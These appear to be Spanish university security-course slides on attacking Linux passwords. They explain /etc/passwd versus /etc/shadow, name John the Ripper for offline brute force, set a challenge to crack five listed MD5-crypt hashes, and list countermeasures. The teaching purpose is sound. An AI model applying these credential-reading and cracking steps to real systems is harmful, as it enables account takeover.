| Contenido Introducción Escaneo de vulnerabilidades Explotar vulnerabilidades Windows Linux  | <h3>Capítulo 3. Analista de sistemas</h3> <h4>Ataques contra contraseñas</h4> <p>La firma digital de las contraseñas en linux se puede encontrar en el fichero /etc/shadow ó en el fichero /etc/passwd</p> <ul style="list-style-type: none">• Si la contraseña se encuentra en el fichero /etc/passwd entonces cualquier usuario puede llevarse una copia del fichero y hacer un ataque de fuerza bruta offline sobre las contraseñas.• Y si la contraseña se encuentra en el fichero /etc/shadow, aunque es más difícil un usuario puede utilizar un exploit y leer el contenido del fichero para después realizar el ataque de fuerza bruta |
|---|---|



Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

| | |
|---|--|
| Contenido <ul style="list-style-type: none">IntroducciónEscaneo de vulnerabilidadesExplotar vulnerabilidadesWindowsLinux  | <h3>Capítulo 3. Analista de sistemas</h3> <h4>Ataques contra contraseñas</h4> <p>La sintaxis del fichero es:</p> <pre>root:\$1\$iUVR5RI1\$3ophMWtv4HMIxLic0ya3x.:0:0:root:/bin/bash</pre> <p style="text-align: center;">↑ Contraseña cifrada</p> |
|---|--|

| | |
|---|---|
| Contenido <ul style="list-style-type: none">IntroducciónEscaneo de vulnerabilidadesExplotar vulnerabilidadesWindowsLinux  | <h3>Capítulo 3. Analista de sistemas</h3> <h4>Ataques contra contraseñas</h4> <p>Es posible hacer un ataque de fuerza bruta sobre las contraseñas utilizando:</p> <p>John the ripper</p>   |
|---|---|



Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

| | | |
|------------------------------|---|-----------------------------------|
| Contenido | Capítulo 3. Analista de sistemas | Ataques contra contraseñas |
| Introducción | | |
| Escaneo de vulnerabilidades | | |
| Explotar vulnerabilidades | | |
| Windows | | |
| Linux | | |
| UNIVERSITATIS ALMERIENSIS |  | RETO |

El reto consiste en obtener las contraseñas de los siguientes usuarios:

```
root:$1$iUVR5RI1$3ophMWtv4HMIxLic0ya3x.:0:0:root:/bin/bash
usuario:$1$ZV/w3LrM$La0AN9rgtv15H9EaYUuAd/:500:500::/home/usuario:/bin/bash
pepe:$1$M87MxBBA1$Hnvd4rWXHzUpaMr.zlHHZ1:501:501::/home/pepe:/bin/bash
maria:$1$OpmRAkMW$fFOXw7XXupkyCxOK01EXC/:502:502::/home/maria:/bin/bash
ana:$1$WJTYRSbL$I5KBulpXS2jfde6FyopzJ1:504:504::/home/ana:/bin/bash
```

| | | |
|------------------------------|---|-----------------------------------|
| Contenido | Capítulo 3. Analista de sistemas | Ataques contra contraseñas |
| Introducción | | |
| Escaneo de vulnerabilidades | | |
| Explotar vulnerabilidades | | |
| Windows | | |
| Linux | | |
| UNIVERSITATIS ALMERIENSIS |  | CONTRAMEDIDAS |

Para evitar el ataque debemos realizar las siguientes medidas:

- Utilizar contraseñas seguras. Más de 13 caracteres y con requerimientos de complejidad modificando el fichero `/etc/login.defs`
- Guardar las contraseñas en el fichero `/etc/shadow`. Ejecutar el comando `pwconv`